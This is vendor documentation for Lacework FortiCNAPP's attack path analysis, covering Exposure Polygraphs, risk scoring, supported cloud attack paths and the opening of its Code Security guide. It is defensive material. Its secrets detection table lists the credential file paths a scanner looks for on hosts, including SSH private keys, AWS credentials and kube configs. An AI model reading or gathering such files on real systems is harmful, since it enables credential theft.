To take full advantage of Lacework FortiCNAPP capabilities, integrate all of the following:

- Cloud configuration integration (AWS, Azure, Google Cloud) - Provides compliance violations.
- Log analysis integration (AWS CloudTrail, Azure Activity Log, Google Cloud Audit Log) - Provides cloud log activity data.
- Lacework FortiCNAPP agents - Provide context from workload data and vulnerabilities where the Lacework FortiCNAPP agent is installed.
  For AWS, the node and cluster collectors are required to view Kubernetes service attack paths. Read how to set up node and cluster collectors.
- Agentless workload scanning (AWS, Google Cloud) - Provides vulnerabilities and secrets. Agentless workload scanning is not available for Azure.

Minimum

Attack path analysis requires:

- Cloud configuration integration (AWS, Azure, Google Cloud) - Provides compliance violations.

Plus one of the following:

- Lacework FortiCNAPP agents - Provide context from workload data and vulnerabilities where the Lacework FortiCNAPP agent is installed.
  For AWS, the node and cluster collectors are required to view Kubernetes service attack paths. Read how to set up node and cluster collectors.
- Agentless workload scanning (AWS, Google Cloud) - Provides vulnerabilities and secrets. Agentless workload scanning is not available for Azure.

Limitations

AWS

- Exposure Polygraphs currently support EC2-backed services (Native EC2, ECS, and EKS) as the target of the path.
- Special network ACLs are not considered.
- IAM roles currently list only trust policies.

Azure

- Attack paths for Azure do not support secrets detection.

Refresh Frequency

Lacework FortiCNAPP generates Exposure Polygraphs every 24 hours. The information is based on cloud configuration and the availability of asset information, which is ingested every 24 hours.

Top Work Items

Overview

The Top work items page helps you quickly understand the work items that reduce the greatest risk to your cloud environment. The page divides your risks into these categories:

- Top Risky Hosts on page 1402 - Hosts that have critical vulnerabilities and are exposed to the internet directly or through another internet-exposed host that has critical vulnerabilities. The difference between the top risky hosts and the hosts listed on the Host vulnerabilities page is that Lacework FortiCNAPP has determined that there is an attack path from the internet to the top risky hosts.
- Top risky container images - Container images that have critical vulnerabilities and are exposed to the internet directly or through another internet-exposed host that has critical vulnerabilities. The difference between the top risky container images and the images listed on the Container vulnerabilities page is that Lacework FortiCNAPP has determined that there is an attack path from the internet to the top risky container images.
- Top risky paths with exposed secrets - Secrets detected on hosts that have critical vulnerabilities and are exposed to the internet directly or through another internet-exposed host that has critical vulnerabilities.

  To detect secrets, you must enable Agentless workload scanning. See Attack Path Secrets Detection for information on the types of secrets that are detected by Agentless workload scanning.
- Top risky data assets - Data assets that are exposed to the internet directly or are accessible by hosts that are exposed to the internet and have critical vulnerabilities.
- Top risky paths with admin privilege role - Admin privilege roles exposed via hosts with critical vulnerabilities.

Lacework FortiCNAPP generates an attack path if critical vulnerabilities are associated with a host instance or container image.

View Attack Paths

Visit the Top work items page when you want to see the highest priority risks to address.

1. Use the filters if you want to display a specific set of attack paths. By default, the top risky tables display all attack paths sorted by path severity in descending order.
2. Browse the tables and locate any attack paths that you want to investigate, such as those with critical path severity.
3. For risky hosts and container images, the tables include the following additional information:
   - The number of vulnerabilities detected on the attack path. Expand the value to see the list of detected vulnerabilities and their details.
   - The attack path's vulnerability details in a vulnerabilities context. Click the view vulnerability details icon to open the Host vulnerabilities or Container vulnerabilities page filtered to specific asset.

4. Click the attack path icon to ( ) to view the Path investigation page filtered to the specific asset identifier. The Path investigation page contains the Exposure Polygraph and contextualized information about individual nodes in the attack path.

When the page displays your desired work items, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Top Risky Hosts

The available columns are listed below:

Column	Description
Host	The name of the risky host.
Account/Project/Subscription	The cloud account/project/subscription associated with the asset.
Vulnerabilities	The number of vulnerabilities detected on the host. Expand this to view the specific vulnerabilities.
Path risk (hidden by default)	Ranging from 0 - 100, a higher score represents higher risk. The path risk is relative to other paths of the same type only. For details about what impacts path risk, see Path Severity.
Path severity	The severity of the attack path. For details about what impacts this, see Path Severity.
Action	The attack path icon opens the Path investigation page filtered to the specific host name. The vulnerability details icon opens the Host vulnerabilities page filtered to the host name.
Resource type	The type of resource.

Top Risky Container Images

The available columns are listed below:

Column	Description
Container image	The name of the risky container image.
Image ID (hidden by default)	The image ID of the risky container image.

Column	Description
Account/Project/Subscription	The cloud account/project/subscription associated with the asset.
Vulnerabilities	The number of vulnerabilities detected on the container image. Expand this to view the specific vulnerabilities.
Path risk (hidden by default)	Ranging from 0 - 100, a higher score represents higher risk. The path risk is relative to other paths of the same type only. For details about what impacts path risk, see Path Severity.
Path severity	The severity of the attack path. For details about what impacts this, see Path Severity.
Action	The attack path icon opens the Path investigation page filtered to the specific container image. The vulnerability details icon opens the Container vulnerabilities page filtered to the image ID.

Top Risky Paths with Exposed Secrets

The available columns are listed below:

Column	Description
Secret type	The type of secret.
Secret identifier	The identifier of the secret.
Host	The name of the risky host.
Account/Project/Subscription	The cloud account/project/subscription associated with the asset.
Path risk (hidden by default)	Ranging from 0 - 100, a higher score represents higher risk. The path risk is relative to other paths of the same type only. For details about what impacts path risk, see Path Severity.
Path severity	The severity of the attack path. For details about what impacts this, see Path Severity.
Action	The attack path icon opens the Path investigation page filtered to the specific identifier.
Resource type	The type of resource.

Top Risky Data Assets

The available columns are listed below:

Column	Description
Data assets	The identifier of the risky asset.
ARN (hidden by default)	The ARN of the asset.
URN (hidden by default)	The URN of the asset.
Resource type	The type of resource.
Account/Project/Subscription	The cloud account/project/subscription associated with the asset.
Path risk (hidden by default)	Ranging from 0 - 100, a higher score represents higher risk. The path risk is relative to other paths of the same type only. For details about what impacts path risk, see Path Severity.
Path severity	The severity of the attack path. For details about what impacts this, see Path Severity.
Action	The attack path icon opens the Path investigation page filtered to the specific asset identifier.

Top Risky Paths with Admin Privilege Role

The available columns are listed below:

Column	Description
Identity name	The name of the identity.
Identity type	The type of identity.
Path severity	The severity of the attack path. For details about what impacts this, see Path Severity.
Action	The attack path icon opens the Path investigation page filtered to the specific identity. The identities icon opens the Explore: Identities tab filtered to the identity.
ARN (hidden by default)	The ARN of the identity.

Path Severity

Attack path risk is categorized into these severity levels:

- Critical (path risk 97 - 100)
- High (path risk 80 - 96)
- Medium (path risk 60 - 79)
- Low (path risk 20 - 59)
- None (path risk 19 and under)

Path risk considers both the likelihood of a security breach and the potential impact of the breach. For details about how Lacework FortiCNAPP calculates risk, see Attack Path Risk Calculation.

Path Investigation

Overview

The Path investigation page contains all detected attack paths, their associated Exposure Polygraphs, and contextualized information about the attack path so you can investigate and review issues. Lacework FortiCNAPP generates an attack path only if a critical vulnerability is associated with a cloud asset and that asset is exposed to the internet.

View Attack Paths

Use the Path investigation page to begin investigating and remediating the issues behind potential attack paths to your cloud assets.

1. Use the filters if you want to display a specific set of attack paths. By default, the table displays all attack paths sorted by path severity in descending order.
2. Locate and click the attack path you want to investigate.
3. Scroll down to see the attack path's Exposure Polygraph. Below the Exposure Polygraph is the attack path's contextualized information.
4. In the Exposure Polygraph hover over a node with badges above it. This displays a window that contains details about the issues, including the number of issues and links to the related information.
5. Click a link within the hover window to go to the investigation section for the related information.
6. Continue to investigate and gather information about the attack path from the available sections and tabs.
7. Follow your organization's prescribed workflows for remediating the issues.

When the page displays your desired attack paths, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Attack Path List

Each attack path has the following details.

The counts in each row represent the combined total found across all nodes in the attack path, not just the nodes with badges.

Column	Description
Name	The name of the attack path.
Cloud provider	The asset's cloud provider.
Account/Project/Subscription	The cloud account/project/subscription associated with the asset. The number of cross accounts that are connected is displayed if applicable.
Resource type	The type of resource exposed in the attack path.
Path severity	The severity of the attack path. See Path Severity for details.
Vulnerabilities	The number of vulnerabilities in the path.
Secrets	The number of exposed secrets in the path.
Compliance violations	The number of compliance violations in the path.

Multiple attack paths can have the same name with different attack path severities, but they are associated with different asset criteria (hostname, container image).

Exposure Polygraph

The Exposure Polygraph indicates that there is a potential attack path to your cloud environment assets. The Exposure Polygraph visually displays the exact attack path a potential attacker could use to access those assets.

The Exposure Polygraph uses nodes to represent each step along the path. Badges depict the types of risks that make the path possible.

For information about the detected issues, hover over a node that has badges. Possible badges:

- Vulnerabilities
- Secrets
  - SSH keys
  - API keys
  - Passwords
- Compliance/misconfiguration

Single-hop and Two-hop Attack Paths

A single-hop path has an asset that is directly exposed to the internet and has critical vulnerabilities.

A two-hop path traverses an asset, such as an EC2 instance or a Kubernetes service (which is exposed to the internet and has critical vulnerabilities), before reaching the asset that is the target node. The target node is not directly exposed to the internet but would be accessible from the intermediate asset if it were compromised. The target node also has critical vulnerabilities.

Exposure Polygraph Nodes

Exposure Polygraphs contain one or more of the following nodes (depending on cloud provider and attack path) and their related information:

- Container images
- Data assets
  - Amazon RDS
  - Amazon S3
  - Azure Blob Storage
  - Azure Database (SQL, PostgreSQL)
  - Google Cloud SQL
- Hosts
  - AWS EC2 instances
  - Azure Virtual Machines
  - Google Cloud Compute instances
- Identities
  - AWS IAM roles
- Kubernetes services
- Load balancers
- Traffic control
  - AWS security groups
  - Azure security groups
  - Google Cloud firewall rules

Attack Path Details

Container Images

This section provides tabs with the following contextualized information.

- Image details - Separate tables for container images and active containers
- Vulnerabilities
- Hosts - A list of hosts (each linked to a single machine dashboard) that the container image has run on with associated information

Data Assets

Database Services

Supported database services:

- Amazon RDS
- Azure Database (SQL, PostgreSQL)
- Google Cloud SQL

This section provides tabs with the following contextualized information.

- Configuration - To view the JSON version of the configuration, click *View JSON file*. Viewing the JSON gives you the option to see its details in the cloud console and to download the JSON file.
- Compliance violations

Storage Services

Supported storage services:

- Amazon S3
- Azure Blob Storage

For S3, this section provides the following information: S3 bucket name, creation time, and compliance violations. Expand the compliance violation value for detailed failed policy information.

For Azure Blob Storage, this section provides the following contextualized information.

- Configuration - To view the JSON version of the configuration, click *View JSON file*. Viewing the JSON gives you the option to download the JSON file.
- Compliance violations

S3 Clusters

Lacework FortiCNAPP clusters S3 buckets according to which ones an EC2 instance can access through a specific AWS role.

Hosts

Supported hosts:

- AWS EC2 instances
- Azure VMs
- Google Cloud Compute instances

This section provides tabs with the following contextualized information.

- Machine details
- Vulnerabilities
- Secrets - Secret type (can be SSH key, API key, or password), identifier, file path, and number of connected resources. For more information about the types of credentials detected, refer to Secrets Detection.

Secrets detection is available only when agentless workload scanning (AWLS) (AWS, Google Cloud) is enabled.

- Compliance violations

- Users
- Exposed ports

Hosts in multi-hop attack paths can have an additional level of selections.

Identities

Identities include AWS IAM roles. This section provides tabs with the following contextualized information about the identity. Click the identities icon to view details in an identities context.

Summary

For identities, this tab provides a summary of identity details and a trend chart for Granted vs. used (in the past 180 days) entitlements. AWS instance profiles also display an Associated EC2 instances chart.

The risk severity is the highest severity of the risks that are associated with the identity.

To view the identity in a resource context, click the View in Resource Inventory icon. To view access key details, hover over the access key. For risk details, click individual risk information icons.

Entitlements

This tab displays the percentage and number of the total granted entitlements that are unused for each service. Click a service in the left panel to display its details.

The table has the following information:

Column	Description
Resource name	The ARN or expression of the resource that the identity has privileges for.
Permissions	The permissions that the entitlements allow. If a non-expanded wildcard is present, it means that none of the permissions within that wildcard are used. Wildcards are expanded if any discrete permissions within the service are used.
Status	The status can be Excessive, Used, or Unknown. Excessive means there are unused permissions that should be removed. Used means the entitlement was used in the last 180 days. Unknown means this data is not recorded in event logs so usage cannot be determined.
Account	The account identifier from the cloud service provider.
Last used	The last time the entitlement was used.
Last used date/time	The last time the entitlement was used. *No* means it has not been used in the last 180 days.

Linked Identities

This tab contains two separate subtabs with the following information:

- Inbound - The selected identity's privileges can be assumed by these identities.
- Outbound - The selected identity can assume the privileges of these identities.

The tables have the following information:

Column	Description
Principal ID	The principal ID from the cloud service provider.
Name	Name of the identity.
Account ID	The account ID from the cloud service provider.
Account alias	The account alias from the cloud service provider.
Provider	The cloud service provider.
Relation type	How the privileges relate.

The More actions icon lets you access actions such as View identity details and View in Resource Inventory.

Remediations

This tab provides information about available remediations.

To view the suggested fix and rationale for remediating the risk, click a remediation.

If you choose to remediate the issue, follow your organization's change workflow.

Kubernetes Services

The node and cluster collectors are required to view Kubernetes service attack paths. Read how to set up node and cluster collectors.

The node and cluster collectors provide data about service, pod, and node resources. The data identifies the workload that owns each pod. Each service lists the container images that its pods run. The vulnerability count for the service is the sum of the vulnerabilities in its containers.

This section provides tabs with the following contextualized information.

- Service details - Separate tables for properties and the label summary
- Vulnerabilities
- Exposed ports
- Container images
- Ingress rules

Kubernetes services in multi-hop attack paths can have an additional level of selections.

Load Balancers

This section provides tabs with the following contextualized information.

- Configuration - To view the JSON version of the load balancer configuration, click *View JSON file*. Viewing the JSON gives you the option to see its details in the cloud console and to download the JSON file.
- CloudTrail logs/Audit logs/Activity logs

Traffic Control

Supported traffic controls:

- AWS security groups
- Azure security groups
- Google Cloud firewall rules

This section provides tabs with the following contextualized information.

- Configuration - To view the JSON version of the configuration, click *View JSON file*. Viewing the JSON gives you the option to see its details in the cloud console and to download the JSON file.
- CloudTrail logs/Audit logs/Activity logs
- Compliance violations

Traffic controls in multi-hop attack paths can have an additional level of selections.

Cross Accounts

Lacework FortiCNAPP considers an attack path to have a cross account if a cloud entity in one account is exposed to the internet and the transit gateway allows traffic to another account. Transit gateways are represented by dedicated nodes in the Exposure Polygraph. Entities that are connected through transit gateways have an account name column with a corresponding account attribute added to the related attack path details tables. For example, an EC2 instance would have the cross account name added to the Machine properties table in the Machine details tab.

Supported Attack Paths

Identities

Currently, only AWS identities are supported.

Admin

Internet → ... → IAM role

- This attack path uses an admin IAM role.
- The admin role is the path target node because if an attacker can get the admin role, they own the entire account. So Lacework FortiCNAPP does not calculate further hops after an admin IAM role.
- If someone has an AWS organization SCP to reduce the permission of this role and if Lacework FortiCNAPP gets the SCP policy, then we determine net effective permissions. However, if SCP is not received (because of a missing AWS Config integration with the AWS organization management account, etc.), then the role is still full admin.

Admin Role Example

The following example depicts an attack path that uses an admin AWS IAM role.

Internet → Internet gateway → Security group → Host → IAM role

Non-admin

Internet → ... → Host → IAM role → Data asset

- This attack path uses a non-admin IAM role associated with the host to reach the data asset (such as a group of S3 buckets) accessible by the role. If it is an admin role, then the path will resemble the admin role attack path.
- To determine accessibility, Lacework FortiCNAPP considers the following:
  - The host → IAM Role portion means the IAM role associated with the host.
  - For the IAM Role → data asset portion, Lacework FortiCNAPP can cluster together all the assets accessible by the role.
  - GetObject permission from the IAM role and the permission allows accessing the target data asset.
  - The data asset resource policy does not block the role from accessing it.
- An identity attack path supports an RDS instance as a target node, but an RDS cluster is not supported.

Non-admin Role Example

The following example depicts an attack path that uses a non-admin AWS IAM role associated with the EC2 instance to reach the group of S3 buckets accessible by the role.

Internet → Internet gateway → Security group → EC2 instance → IAM role → S3 bucket cluster

Container Images

Supported for:

- AWS
- Azure
- Google Cloud

Internet → ... → Container image

- The AWS container image could be directly exposed or indirectly exposed through a compromised asset (two-hop attack path).
- Attack paths to Azure and Google Cloud container images are single-hop only.

Container Image Example

The following example depicts an attack path to a container image.

Internet → Internet gateway → Security group → Container image

- The example shows the path from the internet through the internet gateway and security group and then to the container image.
- The container image is directly exposed to the internet and has critical vulnerabilities.

Data Assets

Supported data assets:

- Amazon RDS
- Amazon S3
- Azure Blob Storage
- Azure Database (SQL, PostgreSQL)
- Google Cloud SQL

Internet → ... → Data asset

- The AWS data asset could be directly exposed or indirectly exposed through another compromised asset (two-hop attack path).
- Attack paths for Azure and Google Cloud data assets are single-hop only.

In the attack path and Exposure Polygraph context, AWS RDS clusters and S3 clusters refer to Lacework FortiCNAPP-defined clusters of assets that an EC2 instance can access through an AWS role. The clusters are not AWS native clusters.

Data Asset Example

The following example depicts a two-hop attack path that traverses an AWS EC2 instance on the way to an RDS instance.

Internet → Internet gateway → Security group → EC2 instance → Security group → RDS

- The example shows the path from the internet through the internet gateway and security group and then to the EC2 instance. If the EC2 instance becomes compromised, there is a path through a security group to the RDS instance.
- The EC2 instance is directly exposed to the internet and has critical vulnerabilities.
- The RDS instance is not directly exposed to the internet but is accessible by the EC2 instance.

Data Asset Example 2

The following example depicts an attack path to a publicly exposed Google Cloud SQL instance.

Internet → Firewall rule → Cloud SQL

- The Cloud SQL instance is directly exposed to the internet.

Data Asset Example 3

The following example depicts an attack path to a publicly exposed Azure SQL database.

Internet → Security group → SQL

- The SQL database is directly exposed to the internet.

Hosts

Supported hosts:

- AWS EC2 instances
- Azure Virtual Machines
- Google Cloud Compute instances

Internet → ... → Host

- The AWS host could be directly exposed or indirectly exposed through a compromised asset (two-hop attack path).
- Attack paths to Azure and Google Cloud hosts are single-hop only.

Host Example

The following example depicts a single-hop attack path to an AWS host.

Internet → Internet gateway → Security group → EC2

- The example shows the path from the internet through the internet gateway and the security group and then to the EC2 instance.
- The instance is directly exposed to the internet and has critical vulnerabilities.

A similar attack path to a Google Cloud Compute instance would show a Compute instance as the host and a firewall rule instead of a security group.

Host Example 2

The following example depicts a two-hop attack path to an AWS host.

Internet → Internet gateway → Security group → EC2 → Security group → EC2

- The example shows the path from the internet through the internet gateway and the security group and then to the first EC2 instance. If the first instance becomes compromised, there is a path through a security group to a second EC2 instance.
- The first instance is exposed to the internet and has critical vulnerabilities.
- The second instance is not directly exposed to the internet but is accessible from the first instance and has critical vulnerabilities.

- In the host vulnerability report the second instance would be *internet exposure = no* because it isn't exposed to the internet directly. It requires the first instance to be accessed and compromised, it's still a potential attack path.
- To open the single machine dashboard and view a host's Exposure Polygraph, you can go to the Machine details tab under the EC2 Instance section and click the hostname.

Host Example 3

The following example depicts a single-hop attack path to an Azure host.

Internet → Load balancer → Security group → VM

- The example shows the path from the internet through the load balancer and the security group and then to the VM.
- The VM is directly exposed to the internet and has critical vulnerabilities.

Kubernetes Services

Supported K8s services for EKS and GKE:

- Ingress
  Supported ingress controllers:

    - AWS Load Balancer Controller
    - Istio Ingress
    - NGINX Ingress Controller
    - Traefik Kubernetes Ingress provider
- LoadBalancer
- NodePort

Internet → ... → Kubernetes service

- (EKS only) For Lacework FortiCNAPP to build attack paths to a Kubernetes service, node and cluster collectors must be installed. For installation steps, read how to set up node and cluster collectors.
  GKE does not require installing additional collectors.
- (EKS only) The Kubernetes service could be directly exposed or indirectly exposed through a compromised asset (two-hop attack path).
  Attack paths to GKE K8s services are single-hop only.

Kubernetes Service Example

The following example depicts an attack path to a Kubernetes service.

Internet → Internet gateway → Security group → Kubernetes service

- The example shows the path from the internet through the internet gateway and security group and then to the K8s service.
- The K8s service is directly exposed to the internet and has critical vulnerabilities.

A similar attack path to a GKE K8s service would show a firewall rule instead of a security group.

Transit Gateways

Transit gateway support includes the following path type:

... → NLB → Transit gateway → NLB → ...

Attack Path Risk Calculation

Path risk considers both the likelihood of a security breach and the potential impact of the breach.

Lacework FortiCNAPP calculates path risk by considering the following factors:

- The type of asset that is the target node of the attack path.
- The types of other assets along the path, including hosts, container images, and Kubernetes services.
- The individual risk scores of the other assets along the path, which incorporate all vulnerability risk factors (for example, active package, active container). See LW Risk Score for vulnerability risk score details.

The relative ranking of an asset's potential impact from most impactful to least impactful:

1. Admin privilege
2. Cloud object storage (Amazon S3 bucket | Azure Blob Storage)
3. Cloud databases (Amazon RDS | Google Cloud SQL | Azure Database)
4. Host | Container image | Kubernetes service

The approach to calculating risk continues to evolve as Lacework FortiCNAPP incorporates additional factors into the modeling framework.

Attack Path Secrets Detection

Secrets detection is available only when agentless workload scanning (AWLS) (AWS, Google Cloud) is enabled.

Lacework FortiCNAPP logs details about any secret credentials and associated file metadata. The files are identified as secrets if they adhere to a common format (the format depends on the type of credential). The actual content of any secret credentials is not logged.

The table lists the types of credentials detected and example filesystem locations:

Credential Type	Example Filesystem Locations
SSH private keys	`/home/ec2-user/.ssh/id_rsa`
AWS Access Key IDs (if a secret key is associated)	`/home/ec2-user/.aws/credentials` `/root/.aws/credentials`
Google Cloud Service Account and User Credentials files	`/etc/keys.json` `/home/user/.config/gcloud/keys.json`
Kubernetes user tokens and certificate private keys	`/root/.kube/config` `/home/user/.kube/config`
Authorized Keys files	`/home/user/.ssh/authorized_keys` `/root/.ssh/authorized_keys`
Authentication log	`/var/log/auth.log`

While the `authorized_keys` and `auth.log` files are not secrets, the data is used in combination with the detection of SSH private keys to determine whether keys are authorized and/or used on hosts.

Attack Path Cloud Feature Comparison

The following table provides a comparison of supported features for each cloud provider.

Feature/Functionality	AWS	Google Cloud	Azure
Identity attack paths	✓		
Directly exposed instances (hosts)	✓ EC2	✓ Compute instance	✓ VM
Directly exposed container images	✓	✓	✓
Directly exposed database assets	✓ RDS	✓ Cloud SQL	✓ SQL/PostgreSQL
Directly exposed storage bucket assets	✓ S3	✓ Google Cloud Storage	✓ Azure Blob Storage
Directly exposed K8s Loadbalancer services	✓	✓	
Directly exposed K8s Nodeport services	✓	✓	
Directly exposed K8s Ingress services Supported ingress controllers	✓	✓	
Exposed data assets via a K8s service (multi-hop)	✓		
Exposure Polygraphs in alerts	✓	✓	✓
Exposure Polygraphs in single machine dashboards	✓	✓	✓
Internet exposure filter on Alerts and Vulnerabilities pages	✓	✓	✓
Secrets detection	✓	✓	

Supported Ingress Controllers

- AWS Load Balancer Controller
- Istio Ingress
- NGINX Ingress Controller
- Traefik Kubernetes Ingress provider

Attack Path FAQ

What must be installed in order to get internet exposure information?

Either agents or agentless integrations are needed. The information is based on cloud configuration and the availability of ingested asset information. For AWS, the hosts must be EC2 assets, which includes EKS and ECS.

Where is the internet exposure filter available?

The internet exposure filter is available on the Alerts page, the Host Vulnerabilities page, and the Container Vulnerabilities page. Set internet exposure = yes to see all assets that are internet exposed.

What are the conditions for internet exposure = yes?

The following lists the conditions required for internet exposure for AWS, Azure, and Google Cloud. All of the conditions must be met for *internet exposure = yes*. For example, for AWS, all three bullets must be true.

- **AWS**
  - Instance has public IP address or instance is targeted by an internet-facing load balancer
  - Security group rule on the instance or load balancer permits 0.0.0.0/0
  - Subnet of instance is public (meaning, it has a route to an internet gateway)
- **Azure**
  - Network interface must have a public IP address
- **Google Cloud**
  - Network must have a default route to 0.0.0.0/0
  - Network must have a public IP address
  - There must not be a firewall rule that blocks access

When I set the filter to internet exposure = yes, why don't I see any items in my alerts or host vulnerability pages?

It's possible that there are no alerts that have assets exposed to the internet.

If assets are internet exposed, how else does Lacework FortiCNAPP use that information?

Internet exposure is also a factor in the host or container image risk score.

Where is the Exposure Polygraph available?

The Exposure Polygraph is available in these locations in the Lacework FortiCNAPP Console:

- Individual alerts that have assets exposed to the internet display the Exposure Polygraph in the Exposure tab.
- Single machine dashboards display the Exposure Polygraph in the Exposure tab.
- The *Attack path > Path investigation* page lists attack paths that you can click to view their Exposure Polygraphs.

How quickly does the Exposure Polygraph get updated after changes are made such as to a security group/firewall rule or internet gateway?

The Exposure Polygraph is generated once every 24 hours.

Why don’t I see Exposure Polygraph information for machines?

Not all machines will have Exposure Polygraph information:

- Because cloud configuration data is scraped once per day, only the instances that are up at that time will be present.
- Transient instances that may have agents/agentless scans that aren’t captured in the cloud configuration snapshot won't have Exposure Polygraph information.

What must be installed in order to see attack path information?

A cloud configuration integration is required. Additionally, agent and/or agentless workload scanning is required to populate the vulnerabilities on the attack path.

For the most complete experience, We recommend you deploy all available components (cloud configuration, log analysis, agents, and agentless workload scanning).

What internet exposure path scenarios are supported?

Lacework FortiCNAPP supports analyzing internet gateways and two-layer load balancers. Analyzing API gateways is not currently supported. This means that any paths through API gateways are not represented in Exposure Polygraphs.

What user group can access the Attack Path?

To view Attack Path data, users must have access to multiple sensitive datasets, including vulnerability, compliance, alerts, and CIEM. Due to the sensitivity of this information, only users in the Admin, Power, or Readonly groups can access the Attack Path feature.

Members of custom user groups can access the Attack Path feature by ensuring they are explicitly part of the Admin, Power, or Readonly groups, even if their group is assigned the Power User role.

Exposure Polygraph

Overview

Watch Video Summary

The Exposure Polygraph provides an additional layer of risk context to help with investigation. Each instance or container image can have an Exposure Polygraph to provide visual context that shows the path from the internet to the asset. The Exposure Polygraph also illustrates risks such as known vulnerabilities, compliance violations, internet exposure, and discovered secrets. Lacework FortiCNAPP bundles all information in a single view to ensure responders can respond quickly and with full context.

View Exposure Polygraphs in Alerts

Alerts that have assets exposed to the internet have an Exposure Polygraph. The Exposure tab displays details about reachability, critical vulnerabilities, exposed secrets, misconfigurations, and more.

1. Select *Alerts*.
2. If the *Internet Exposure* filter is not visible, click *Show more* to display additional filters.
3. For the *Internet Exposure* filter, select *Yes*, and click *Show results*.
   The results now show only alerts associated with instances or container images that are exposed to the internet.
4. Click the desired alert and then the Exposure tab.

Internet Exposure Filter Definitions

- Internet exposure = yes: Lacework FortiCNAPP found this asset in resource management and found a path to it from the internet.
- Internet exposure = no: Lacework FortiCNAPP found this asset in resource management but didn't find a path to it from the internet.
- Internet exposure = unknown: Lacework FortiCNAPP didn't find this asset in resource management.

See Datasource Metadata for resource management information.

When there isn't an Exposure Polygraph because Internet exposure = no or unknown, but the asset is part of an attack path, click *View attack path* to go to the Path investigation page.

EC2 Instance

This section provides tabs with the following contextualized information.

- Machine details - Separate tables for machine properties (hostname, IP address, and any associated vulnerabilities) and machine tag summary (tag name, tag value)

- Vulnerabilities - CVEs, severity, CVSS score, vulnerability impact score, and package name
- Secrets - Secret type (can be SSH key, API key, or password), identifier, file path, and number of connected resources
- Compliance violations - Failed policy, ID, status, and severity
- Users - Separate tables for user login activity, user authentication summary, and bad (failed) logins

Secrets Detection

Secrets detection is available only when agentless workload scanning (AWLS) integration is enabled.

Lacework FortiCNAPP logs details about any secret credentials and associated file metadata. The files are identified as secrets if they adhere to a common format (the format depends on the type of credential). The actual content of any secret credentials is not logged. For types of credentials detected and example filesystem locations, see Attack Path Secrets Detection.

Security Group

This section provides contextualized information related to security group configuration and CloudTrail logs. This provides full details for the security group to give additional context on exposed services. Separate tables for inbound and outbound rules contain the following information: type, protocol, port range, source, and description.

Load Balancer

This section provides contextualized information related to load balancer configuration and CloudTrail logs.

Code Security

This section contains the following information:

- Overview on page 1426
- Getting started on page 1429
- Navigating the Infrastructure-as-Code security pages on page 1485
- Navigating the Application security pages on page 1529
- Features on page 1545
- Legacy IaC Security overview on page 1654
- Frequently asked questions and troubleshooting on page 1732

Overview

Lacework FortiCNAPP Code Security offers a suite of security tools designed to assure secure code development. Code Security enables teams to detect and secure their applications, from code to cloud. The Code Security suite includes Software Composition Analysis (SCA), Static Application Security Testing (SAST), and Infrastructure-as-Code (IaC). These tools protect code by identifying and informing developers and security teams on code weaknesses, third party vulnerabilities, and misconfigurations in the Infrastructure-as-Code. With Code Security, customers can shift left and mitigate risks of their cloud infrastructure and applications before they make it into runtime, providing Lacework FortiCNAPP customers a defense in depth approach to their cloud environments.

This guide covers the product capabilities, use cases and tutorials for Code Security. It provides ways to get started for each type of tool, in depth explanation of features across the products, best practices for utilization, and troubleshooting FAQs.

This guide is designed for developers, security engineers, and DevOps professionals responsible for securing code, and managing and accessing code repositories on a regular basis. Any special requirements will be specified during the onboarding steps in case you run into issues.

Code Security support matrix

The following content provides a high level list of scanners that are currently supported by Code Security. Select a scanner from the list or see Features on page 1545 for more information.

Scanner	Description
Infrastructure-as-Code Security on page 1546	Scans your IaC configuration files to detect configuration issues. The languages supported by IaC are Cloudformation, Dockerfiles, Helm Charts, Kustomize, Terraform, and Terraform-plan. See Supported languages on page 1547. Lacework FortiCNAPP's IaC static analyzer, Opal, evaluates IaC files for potential AWS, Azure, Google Cloud, and Kubernetes security and compliance violations prior to deployment. See Opal Engine on page 1548.
Software Composition Analysis (SCA) on page 1567	Scans for vulnerabilities in the open-source libraries and components used by the application. The programming languages supported by the SCA scanner are .NET, C/C++, Go, Java, NodeJS, PHP, Python, Ruby, and Rust. See Languages supported by SCA on page 1568.
Static application security testing (SAST) on page 1620	Scans the source code of an application during development to minimize zero-day vulnerabilities. The application languages supported for SAST are Go, Java, JavaScript, PHP, Python, and Typescript. See Languages supported by SAST on page 1621.
Secrets detection on page 1628	The secret scanner detects secrets found in your first party source code, including IaC and Application code. The secret scanner scans hard coded secrets such as passwords, API keys, tokens, and more. See Detectable secrets on page 1632.

Source control management (SCM) integrations

Lacework FortiCNAPP Code Security can integrate with the following SaaS SCM providers:

- GitHub
- GitLab
- BitBucket

See Integrating with an SCM on page 1432 and Requirements on page 1430.

Supported CI/CD pipeline tools

CI/CD providers currently supported for IaC include:

- Atlantis
- Azure DevOps
- GitHub actions
- GitLab pipeline
- GitLab self-hosted pipeline
- Jenkins

Furthermore, CI/CD providers currently supported for SCA and SAST include:

- GitHub actions
- GitLab pipeline

For more information, see Integrate with a CI/CD pipeline on page 1440 and Requirements on page 1430.

Getting started

This section includes the following information on getting started with Code Security:

- Requirements on page 1430
- Integrating with an SCM on page 1432
- Integrate with a CI/CD pipeline on page 1440
- Leveraging the codesec.yaml file on page 1476

Requirements

Lacework FortiCNAPP Code Security is available as a CLI tool, a docker image, an IDE extension, or an integration with your SCM provider.

The following matrix will provide you with a set of environments that Lacework FortiCNAPP Code Security supports for onboarding:

- Lacework FortiCNAPP Code Security CLI components: SCA, SAST, and IaC

Environment	Supported?
Linux (ARM/AMD)	Yes
Windows	No

- IDE extensions

IDE	IaC	SCA	SAST
VS Code	Yes	Yes	Yes
IntelliJ	No	No	No

- SCM providers: SCA, SAST, and IaC

Environment	Supported?
GitHub	Yes
GitLab	Yes
Bitbucket	Yes
Azure Repo	No

For users looking to integrate SCA and SAST with their CI/CD pipeline of choice, the SCA and SAST tools are flexible CLI components that can be run in most pipelines. Some general guidance and example tutorials of running them in Github, Gitlab, and Bitbucket will be provided.

For users that are looking to integrate with the IaC offering, there is a limited set of CI/CD pipelines that are currently supported. This will change over time as more generic approaches to supporting additional pipelines are provided. The following matrix will help you understand which pipelines are currently supported:

- Supported CI/CD Providers for IaC Scanning

Provider	Supported?
GitHub Actions	Yes
GitLab Pipeline	Yes
